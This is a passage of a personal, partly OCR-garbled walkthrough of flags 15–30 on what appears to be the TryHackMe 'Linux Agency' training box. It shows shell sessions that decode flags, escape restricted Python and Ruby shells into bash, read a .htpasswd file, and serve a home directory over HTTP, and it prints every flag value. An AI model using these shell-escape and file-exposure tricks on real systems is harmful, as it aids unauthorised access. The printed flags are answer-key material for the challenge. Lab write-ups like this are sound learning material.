





https://www.binaryhexconverter.com/binary-to-ascii-text-converter

mission15{fc4915d818bfaeff01185c3547f25596}

Flag 16





mission16{884417d40033c4c2091b44d7c26a908e}

or using xxd

```
┌──(rio㉿0xveil)-[~/notes/THM/Box/Linux_agency]
└─$ echo '6D697373696F6E31367B3838343431376434303033336334633230393162343464376332366139038657D' | xxd -r  -p
mission16{884417d40033c4c2091b44d7c26a908e}
```

Flag 17

```
mission16@linuxagency:~$ ls -lar
total 28
-rw-r--r--  1 mission16 mission16  807 Jan 12  2021 .profile
-r--------  1 mission16 mission16 8440 Jan 12  2021 flag
-rw-r--r--  1 mission16 mission16 3771 Jan 12  2021 .bashrc
lrwxrwxrwx  1 mission16 mission16    9 Jan 12  2021 .bash_history
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
drwxr-x---  2 mission16 mission16 4096 Jan 12  2021 .
mission16@linuxagency:~$ file flag
flag: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynam
ux 3.2.0, BuildID[sha1]=1606102f7b80d832eabee1087180ea7ce24a96ca,
mission16@linuxagency:~$ strings flag
/lib64/ld-linux-x86-64.so.2
libc.so.6
puts
__stack_chk_fail
putchar
strlen
__cxa_finalize
__libc_start_main
GLIBC_2.4
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
=i
5b
gcyyced;H
=q>3l2n;H
9>2k;:?9H
o88:nlo=H
```

its elf file...

```
mission16@linuxagency:~$ chmod +x flag
mission16@linuxagency:~$ ls -arl
total 28
-rw-r--r--  1 mission16 mission16  807 Jan 12  2021 .profile
-r-x--x--x  1 mission16 mission16 8440 Jan 12  2021 flag
-rw-r--r--  1 mission16 mission16 3771 Jan 12  2021 .bashrc
```

```
mission16@linuxagency:~$ ./flag

mission17{49f8d1348a1053e221dfe7ff99f5cbf4}

mission16@linuxagency:~$
```

mission17{49f8d1348a1053e221dfe7ff99f5cbf4}

Flag 18

```
mission17@linuxagency:~$ ls -lar
total 20
-rw-r--r--  1 mission17 mission17  807 Jan 12  2021 .profile
-rwxr-xr-x  1 mission17 mission17  475 Jan 12  2021 flag.java
-rw-r--r--  1 mission17 mission17 3771 Jan 12  2021 .bashrc
lrwxrwxrwx  1 mission17 mission17    9 Jan 12  2021 .bash_history -> /dev/null
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
drwxr-x---  2 mission17 mission17 4096 Jan 12  2021 .
mission17@linuxagency:~$ file flag.java
flag.java: C source, ASCII text, with CRLF line terminators
mission17@linuxagency:~$ strings flag.java
import java.util.*;
public class flag
    public static void main(String[] args)
    {
        String outputString="";
        String encrypted_flag="`d~~dbc<5vk=4:;=;9445;o954nil>?=lo8k:4<:h5p";
        int length = encrypted_flag.length();
        for (int i = 0 ; i < length ; i++)
        {
            outputString = outputString + Character.toString((char) (encrypted_flag.charAt(i) ^ 13));
        }
        System.out.println(outputString);
```

https://www.freecodecamp.org/news/how-to-execute-and-run-java-code/ -> this article explain well...

```
mission17@linuxagency:~$ javac flag.java
mission17@linuxagency:~$ ls -lar
total 24
-rw-r--r--  1 mission17 mission17  807 Jan 12  2021 .profile
-rwxr-xr-x  1 mission17 mission17  475 Jan 12  2021 flag.java
-rw-rw-r--  1 mission17 mission17 1199 Aug 27 03:42 flag.class
-rw-r--r--  1 mission17 mission17 3771 Jan 12  2021 .bashrc
lrwxrwxrwx  1 mission17 mission17    9 Jan 12  2021 .bash_history -> /dev/null
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
drwxr-x---  2 mission17 mission17 4096 Aug 27 03:42 .
```

```
>B mission17@linuxagency:~$ java flag
mission18{f09760649986b489cda320ab5f7917e8}
mission17@linuxagency:~$
```

run the class file..

mission18{f09760649986b489cda320ab5f7917e8}

Flag 19

```
mission18@linuxagency:~$ ls
flag.rb
mission18@linuxagency:~$ chmod +x flag.rb
mission18@linuxagency:~$ ls -lar
total 20
-rw-r--r--  1 mission18 mission18  807 Jan 12  2021 .profile
-r-x--x--x  1 mission18 mission18  312 Jan 12  2021 flag.rb
-rw-r--r--  1 mission18 mission18 3771 Jan 12  2021 .bashrc
lrwxrwxrwx  1 mission18 mission18    9 Jan 12  2021 .bash_history -> /dev/null
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
drwxr-x---  2 mission18 mission18 4096 Jan 12  2021 .
mission18@linuxagency:~$ ruby flag.rb
mission19{a0bf41f56b3ac622d808f7a4385254b7}
mission18@linuxagency:~$ _
```

mission19{a0bf41f56b3ac622d808f7a4385254b7}

Flag 20

```
mission19@linuxagency:~$ chmdo +x flag.c
```

```
mission19@linuxagency:~$ ls -lar
total 20
-rw-r--r--  1 mission19 mission19  807 Jan 12  2021 .profile
-r-x--x--x  1 mission19 mission19  276 Jan 12  2021 flag.c
```

```
mission19@linuxagency:~$ gcc  flag.c -o flag
flag.c:  In function 'main':
flag.c:5:18:  warning: implicit declaration of function 'strlen' [-Wimplicit-function-declaration]
     int length = strlen(flag);
                  ^~~~~~
flag.c:5:18:  warning: incompatible implicit declaration of built-in function 'strlen'
flag.c:5:18:  note: include '<string.h>' or provide a declaration of 'strlen'
mission19@linuxagency:~$ ls
flag   flag.c
mission19@linuxagency:~$ ./flag
mission20{b0482f9e90c8ad2421bf4353cd8eae1c}

mission19@linuxagency:~$ _
```

mission20{b0482f9e90c8ad2421bf4353cd8eae1c}

Flag 21

```
mission20@linuxagency:~$ ls
flag.py
mission20@linuxagency:~$ ls -lar
total 20
-rw-r--r--  1 mission20 mission20  807 Jan 12  2021 .profile
-r--------  1 mission20 mission20  186 Jan 12  2021 flag.py
-rw-r--r--  1 mission20 mission20 3771 Jan 12  2021 .bashrc
lrwxrwxrwx  1 mission20 mission20    9 Jan 12  2021 .bash_history -> /dev/null
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
drwxr-x---  2 mission20 mission20 4096 Jan 12  2021 .
mission20@linuxagency:~$ chmod +x flag.py
mission20@linuxagency:~$ python flag.py
mission21{7de756aabc528b446f6eb38419318f0c}
mission20@linuxagency:~$ _
```

mission21{7de756aabc528b446f6eb38419318f0c}

Flag 22

```
mission20@linuxagency:~$ su mission21
Password:
$
$ python -c 'import pty;pty.spawn("/bin/bash")'
mission22{24caa74eb0889ed6a2e6984b42d49aaf}
mission21@linuxagency:/home/mission20$ _
```

mission22{24caa74eb0889ed6a2e6984b42d49aaf}

Flag 23

```
mission21@linuxagency:~$ su mission22
Password:
Python 3.6.9 (default, Oct  8 2020, 12:12:24)
[GCC 8.4.0] on linux
Type "help", "copyright", "credits" or "license"
>>>
```

we are in python intractive shell

```
>>>
>>> import pty;pty.spawn('/bin/bash')
mission22@linuxagency:/home/mission21$ _
```

import shell


```
mission22@linuxagency:~$ ls -lar
total 24
-rw-------  1 mission22 mission22  140 Jan 12  2021 .python_history
-rw-r--r--  1 mission22 mission22  807 Jan 12  2021 .profile
-r--------  1 mission22 mission22   44 Jan 12  2021 flag.txt
-rw-r--r--  1 mission22 mission22 3771 Jan 12  2021 .bashrc
lrwxrwxrwx  1 mission22 mission22    9 Jan 12  2021 .bash_history -> /dev/null
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
drwxr-x---  2 mission22 mission22 4096 Jan 12  2021 .
mission22@linuxagency:~$ cat flag.txt
mission23{3710b9cb185282e3f61d2fd8b1b4ffea}
mission22@linuxagency:~$
```


mission23{3710b9cb185282e3f61d2fd8b1b4ffea}

Flag 24

```
mission23@linuxagency:~$ ls
message.txt
mission23@linuxagency:~$ cat message.txt
The hosts will help you.
[OPTIONAL] Maybe you will need curly hairs.
mission23@linuxagency:~$ ls -lar
total 24
-rw-r--r--  1 mission23 mission23  807 Jan 12  2021 .profile
-r--------  1 mission23 mission23   69 Jan 15  2021 message.txt
drwxrwxr-x  3 mission23 mission23 4096 Jan 12  2021 .local
-rw-r--r--  1 mission23 mission23 3771 Jan 12  2021 .bashrc
lrwxrwxrwx  1 mission23 mission23    9 Jan 12  2021 .bash_history -> /dev/null
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
drwxr-x---  3 mission23 mission23 4096 Jan 15  2021 .
```

hosts hmmm.... /etc/hosts....






or we use grep..

mission24{dbaeb06591a7fd6230407df3a947b89c}

Flag 25



```
mission24@linuxagency:~$ ./bribe


There is a guy who is smuggling flags
Bribe this guy to get the flag
Put some money in his pocket to get the flag

Words are not the price for your flag
Give Me money Man!!!
```

```
mission24@linuxagency:~$ strings bribe
/lib64/ld-linux-x86-64.so.2
libc.so.6
AUATL
[]A\A]A^A_
pocket
money
Here ya go!!!
Don't tell police about the deal man ;)
init
There is a guy who is smuggling flags
Bribe this guy to get the flag
Put some money in his pocket to get the flag
export init=abc
Money
MONEY
Words are not the price for your flag
Give Me money Man!!!
;*3$"
GCC: (Ubuntu 7.5.0-3ubuntu1~18.04) 7.5.0
```

i litterly wast my time on triyng several keywords like money, pocket...

then i check

```
:~$ cat .viminfo
s generated by Vim 8.0.
you're careful!
```

found

```
# Registers:
"0      LINE    0
        const char* p = getenv("pocket");
|3,0,0,1,1,0,1610305036,"const char* p = getenv(\"pocket\");"
""1     LINE    0
        }
        return 0;
|3,1,1,1,2,0,1610305126,"}","return 0;"
"2      LINE    0
        }
|3,0,2,1,1,0,1610305125,"}"
"3      LINE    0
                printf("Don't tell police about the deal man ;)");
|3,0,3,1,1,0,1610305123,"       printf(\"Don't tell police about the deal man ;)\");"
"4      LINE    0
printf("Here ya go!!!\n");
|3,0,5,1,1,0,1610305122,"       printf(\"Here ya go!!!\\n\");"
"6      LINE    0
        {
|3,0,6,1,1,0,1610305122,"{      "
"7      LINE    0
        if(strncmp(p,"money",5) == 0 )
|3,0,7,1,1,0,1610305121,"if(strncmp(p,\"money\",5) == 0 )"
"8      LINE    0
        return 0;}
|3,0,8,1,1,0,1610305120,"return 0;}"
"9      LINE    0
        {
|3,0,9,1,1,0,1610305119,"{"
```

okk so here env call pocket for money

on first line var p = getenv → pocket


and on 3rd line saw if statement... call's for p,money...

so we have env... pocket=money

```
mission24@linuxagency:~$ export pocket=money
mission24@linuxagency:~$ ./bribe
Here ya go!!!
mission25{61b93637881c87c71f220033b22a921b}
Don't tell police about the deal man ;)

mission24@linuxagency:~$ _
```


mission25{61b93637881c87c71f220033b22a921b}

Flag 26




looks like env issue...


press env on local machine , copy and paste...



there is no path set

export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games





mission26{cb6ce977c16c57f509e9f8462a120f00}

Flag 27

```
mission26@linuxagency:~$ ls -lar
total 100
-rw-r--r--  1 mission26 mission26   807 Jan 12  2021 .profile
-r--------  1 mission26 mission26 85980 Jan 12  2021 flag.jpg
-rw-r--r--  1 mission26 mission26  3771 Jan 12  2021 .bashrc
lrwxrwxrwx  1 mission26 mission26     9 Jan 12  2021 .bash_history -> /dev/null
drwxr-xr-x 45 root      root       4096 Jan 12  2021 ..
drwxr-x---  2 mission26 mission26  4096 Jan 12  2021 .
mission26@linuxagency:~$ _
```

```
mission26@linuxagency:~$ strings flag.jpg | head
JFIF
-mission27{444d29b932124a48e7dddc0595788f4d}
 , #&')*)
-0-(0%()(
(((((((((((((((((((((((((((((((((((((((((((((
RYBP
^C^rP
!aVP
`X*P
zx?#
```

mission27{444d29b932124a48e7dddc0595788f4d}

Flag 28

```
mission27@linuxagency:~$ ls
flag.mp3.mp4.exe.elf.tar.php.ipynb.py.rb.html.css.zip.gz.jpg.png.gz
zip.gz.jpg.png.gz ncy:~$ file flag.mp3.mp4.exe.elf.tar.php.ipynb.py.rb.html.css.z
flag.mp3.mp4.exe.elf.tar.php.ipynb.py.rb.html.css.zip.gz.jpg.png.gz : gzip compressed data, was "flag.
rb.html.css.zip.gz.jpg.png", last modified: Mon Jan 11 06:42:10 2021, from Unix
mission27@linuxagency:~$ _
```

the last is .gz

```
s.zip.gz.jpg.png.gz y:~$ gunzip flag.mp3.mp4.exe.elf.tar.php.ipynb.py.rb.html.css
mission27@linuxagency:~$ ls
flag.mp3.mp4.exe.elf.tar.php.ipynb.py.rb.html.css.zip.gz.jpg.png
ss.zip.gz.jpg.png cy:~$ strings flag.mp3.mp4.exe.elf.tar.php.ipynb.py.rb.html.cs
GIF87a
mission28{03556f8ca983ef4dc26d2055aef9770f}
mission27@linuxagency:~$ _
```

mission28{03556f8ca983ef4dc26d2055aef9770f}

Flag 29

```
mission27@linuxagency:~$ su mission28
Password:

irb(main):001:0>
irb(main):002:0> _
```

```
irb(main):001:0>
irb(main):002:0> exec "/bin/bash"
mission28@linuxagency:/home/mission27$ cd
mission28@linuxagency:~$ ls -lar
total 40
-r-------- 1 mission28 mission28   44 Jan 12  2021 txt.galf
-rw-r--r-- 1 mission28 mission28  807 Jan 12  2021 .profile
drwxr-xr-x 3 mission28 mission28 4096 Jan 12  2021 .local
-rw-r--r-- 1 mission28 mission28 8980 Jan 12  2021 examples.desktop
-rw-r--r-- 1 mission28 mission28 3771 Jan 12  2021 .bashrc
-rw-r--r-- 1 mission28 mission28  220 Jan 12  2021 .bash_logout
lrwxrwxrwx 1 mission28 mission28    9 Jan 12  2021 .bash_history -> /dev/null
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
drwxr-x--- 3 mission28 mission28 4096 Jan 12  2021 .
mission28@linuxagency:~$ _
```

```
mission28@linuxagency:~$ file txt.galf
txt.galf: ASCII text
mission28@linuxagency:~$ strings txt.galf
}1fff2ad47eb52e68523621b8d50b2918{92noissim
mission28@linuxagency:~$ strings txt.galf  | rev
mission29{8192b05d8b12632586e25be74da2fff1}
mission28@linuxagency:~$ _
```

mission29{8192b05d8b12632586e25be74da2fff1}


Flag 30

the pass is in .htpass

```
mission29@linuxagency:~$ ls
bludit
mission29@linuxagency:~$ cd bludit/;ls -lar
total 44
-rw-r--r--  1 mission29 mission29 1083 Jan 12  2021 LICENSE
-rw-r--r--  1 mission29 mission29  900 Jan 12  2021 index.php
-rw-r--r--  1 mission29 mission29   44 Jan 12  2021 .htpasswd
-rw-r--r--  1 mission29 mission29  394 Jan 12  2021 .htaccess
drwxr-xr-x  4 mission29 mission29 4096 Jan 12  2021 bl-themes
drwxr-xr-x 27 mission29 mission29 4096 Jan 12  2021 bl-plugins
drwxr-xr-x  2 mission29 mission29 4096 Jan 12  2021 bl-languages
drwxr-xr-x 10 mission29 mission29 4096 Jan 12  2021 bl-kernel
drwxr-xr-x  2 mission29 mission29 4096 Jan 12  2021 bl-content
drwxr-x---  3 mission29 mission29 4096 Jan 12  2021 ..
drwxr-xr-x  7 mission29 mission29 4096 Jan 12  2021 .
mission29@linuxagency:~/bludit$ cat .ht
.htaccess   .htpasswd
mission29@linuxagency:~/bludit$ cat .ht
.htaccess   .htpasswd
mission29@linuxagency:~/bludit$ cat .htpasswd
mission30{d25b4c9fac38411d2fcb4796171bda6e}
mission29@linuxagency:~/bludit$ _
```

but i used different method to grab... :)

```
mission29@linuxagency:~/bludit$ ls
bl-content  bl-kernel  bl-languages  bl-plugins  bl-themes  index.php  LICENSE
mission29@linuxagency:~/bludit$ cd ..
mission29@linuxagency:~$ ls
bludit
mission29@linuxagency:~$ which python
/usr/bin/python
mission29@linuxagency:~$ python -m http.server

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.9.2.19 - - [27/Aug/2022 04:46:59] "GET / HTTP/1.1" 200 -
10.9.2.19 - - [27/Aug/2022 04:47:00] code 404, message File not found
10.9.2.19 - - [27/Aug/2022 04:47:00] "GET /favicon.ico HTTP/1.1" 404 -

_
```



Directory listing for /

